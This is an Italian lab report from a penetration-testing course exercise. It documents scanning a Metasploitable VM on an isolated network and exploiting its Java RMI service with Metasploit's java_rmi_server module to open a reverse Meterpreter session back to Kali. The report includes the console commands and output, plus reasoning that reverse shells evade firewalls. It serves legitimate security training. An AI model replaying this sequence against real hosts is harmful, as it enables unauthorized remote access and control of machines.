Sommario

1. Traccia 2
2. Soluzione 2
2.1 Configurazione di rete 2
2.2 Verifica connettività 4
2.3 Scansione delle porte 5
2.4 Avvio Metasploit Framework 5
2.5 Scelta e configurazione dell'exploit 6
2.6 Selezione del payload 8
2.7 Esecuzione dell'exploit 8
2.8 Raccolta delle evidenze 9
3. Conclusioni 9

1. Traccia

L'obiettivo dell'esercitazione è sfruttare una vulnerabilità presente sulla porta **1099** (Java RMI) della macchina **Metasploitable**, utilizzando **Metasploit**, al fine di ottenere una sessione **Meterpreter** sulla macchina remota.

Requisiti:


- IP macchina attaccante (KALI): **192.168.11.111**
- IP macchina vittima (Metasploitable): 192.168.11.112
- Evidenze da raccogliere dopo l'accesso:
    1. Configurazione di rete
    2. Tabella di routing della macchina vittima

2. Soluzione


2.1 Configurazione di rete

Entrambe le macchine (Kali e Metasploitable) sono state configurate sulla **stessa rete interna** tramite VirtualBox.

Kali




Metasploitable



Gli indirizzi IP sono stati assegnati come richiesto dalla traccia.

Kali




Metasploitable

```
  GNU nano 2.0.7          File: /etc/network/interfaces                Modified

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
        address 192.168.11.112
        netmask 255.255.255.0

^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```

2.2 Verifica connettività

- Eseguo un ***ping 192.168.11.112*** da Kali verso Metasploitable
- Eseguo un ***ping 192.168.11.111*** da Metasploitable verso Kali



Per identificare i dispositivi attivi sulla rete effettuo un ***arp-scan***.

```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:b4:a1:05, IPv4: 192.168.11.111
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.11.112  08:00:27:3c:e2:f7       (Unknown)
```

Risultano attivi solo Kali e Metasploitable.


2.3 Scansione delle porte

Eseguo una scansione mirata della porta vulnerabile con nmap. Il servizio **Java RMI** risulta attivo sulla porta **1099**, come indicato nella traccia.


```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p 1099 192.168.11.112
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-16 04:44 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.11.112
Host is up (0.0024s latency).

PORT     STATE SERVICE  VERSION
1099/tcp open  java-rmi GNU Classpath grmiregistry
MAC Address: 08:00:27:3C:E2:F7 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.69 seconds
```

2.4 Avvio Metasploit Framework

Avvio **Metasploit** tramite ***msfconsole*** sulla macchina attaccante (Kali).



Eseguo una ricerca degli exploit relativi a Java RMI con il comando ***search <testo da cercare>.***




2.5 Scelta e configurazione dell'exploit

Tra i vari exploit disponibili in Metasploit per attacchi contro servizi Java RMI, ho scelto il modulo ***exploit/multi/misc/java_rmi_server***.

Motivazioni:

- Progettato per sfruttare vulnerabilità nei servizi Java RMI che espongono metodi remoti senza adeguati controlli.
- Permette Remote Code Execution (RCE) inviando oggetti Java malformati alla JVM.
- Non richiede autenticazione ed è compatibile con sistemi vulnerabili come Metasploitable.

Verifico le impostazioni necessarie con ***options***.




Configuro i parametri richiesti individuati sotto la voce **Required** con **yes**, ovvero **RHOSTS** e **LHOST**.


Nota: il valore di RPORT è già correttamente impostato sulla porta **1099**, mentre LHOST risulta inizialmente configurato sull'indirizzo di **loopback (127.0.0.1)**. Questo parametro va **necessariamente modificato**, poiché in caso contrario la macchina target tenterà di stabilire la connessione verso sé stessa, anziché verso l'attaccante.

Ad ogni impostazione verifichiamo che le configurazioni siano state correttamente aggiornate con ***options***.

Set RHOSTS <IP macchina target>



Set LHOSTS <IP macchina attaccante>



2.6 Selezione del payload

Dopo aver configurato il modulo exploit, è stato necessario scegliere un **payload** compatibile con l'obiettivo dell'attacco: ottenere una sessione **Meterpreter**.

Scelgo il payload **java/meterpreter/reverse_tcp** per i seguenti motivi:

- **Meterpreter** è una shell avanzata integrata in Metasploit, ideale per attività di post-exploitation come la navigazione nel file system, la raccolta di credenziali o la gestione remota della macchina compromessa. Inoltre, il suo utilizzo è esplicitamente richiesto dalla traccia.

- Il payload **reverse_tcp** consente alla macchina vittima di iniziare la connessione verso l'attaccante, superando con maggiore facilità firewall e NAT. Questo approccio è generalmente più stealth e affidabile rispetto a un payload di tipo **bind_tcp**, che invece richiederebbe alla vittima di aprire una porta in ascolto — un comportamento spesso bloccato dai firewall o non possibile in reti protette.

Verifico i payload compatibili con il modulo tramite il comando ***show payloads*** e seleziono quello desiderato con ***set payload <nome | id>.***

```
msf6 exploit(multi/misc/java_rmi_server) > show payloads

Compatible Payloads
===================

   #   Name                                              Disclosure Date  Rank    Check  Description
   -   ----                                              ---------------  ----    -----  -----------
   0   payload/cmd/unix/bind_aws_instance_connect        .                normal  No     Unix SSH Shell, Bind Instance Connect (via AWS API)
   1   payload/generic/custom                            .                normal  No     Custom Payload
   2   payload/generic/shell_bind_aws_ssm                .                normal  No     Command Shell, Bind SSM (via AWS API)
   3   payload/generic/shell_bind_tcp                    .                normal  No     Generic Command Shell, Bind TCP Inline
   4   payload/generic/shell_reverse_tcp                 .                normal  No     Generic Command Shell, Reverse TCP Inline
   5   payload/generic/ssh/interact                      .                normal  No     Interact with Established SSH Connection
   6   payload/java/jsp_shell_bind_tcp                   .                normal  No     Java JSP Command Shell, Bind TCP Inline
   7   payload/java/jsp_shell_reverse_tcp                .                normal  No     Java JSP Command Shell, Reverse TCP Inline
   8   payload/java/meterpreter/bind_tcp                 .                normal  No     Java Meterpreter, Java Bind TCP Stager
   9   payload/java/meterpreter/reverse_http             .                normal  No     Java Meterpreter, Java Reverse HTTP Stager
   10  payload/java/meterpreter/reverse_https            .                normal  No     Java Meterpreter, Java Reverse HTTPS Stager
   11  payload/java/meterpreter/reverse_tcp              .                normal  No     Java Meterpreter, Java Reverse TCP Stager
   12  payload/java/shell/bind_tcp                       .                normal  No     Command Shell, Java Bind TCP Stager
   13  payload/java/shell/reverse_tcp                    .                normal  No     Command Shell, Java Reverse TCP Stager
   14  payload/java/shell_reverse_tcp                    .                normal  No     Java Command Shell, Reverse TCP Inline
   15  payload/multi/meterpreter/reverse_http            .                normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectu
res)
   16  payload/multi/meterpreter/reverse_https           .                normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architect
ures)

msf6 exploit(multi/misc/java_rmi_server) > set payload 11
payload => java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```

2.7 Esecuzione dell'exploit

Eseguo l'exploit con ***exploit | run***.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/gjSmVGiM
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:54403) at 2025-05-16 04:38:34 -0400

meterpreter >
```

Ottengo una sessione Meterpreter attiva, confermando l'accesso riuscito alla macchina Metasploitable.

2.8 Raccolta delle evidenze

In ultimo, ottengo le informazioni della configurazione di rete con ***ifconfig*** e della tabella di routing con ***route***.

3. Conclusioni

L'esercitazione ha dimostrato l'efficacia di un attacco RCE contro un servizio Java RMI mal configurato. Utilizzando Metasploit e il modulo **java_rmi_server**, è stata ottenuta con successo una **sessione Meterpreter** sulla macchina Metasploitable.

Sono state raccolte tutte le evidenze richieste (configurazione di rete e routing), e si è confermata la criticità di esporre servizi RMI senza adeguata protezione.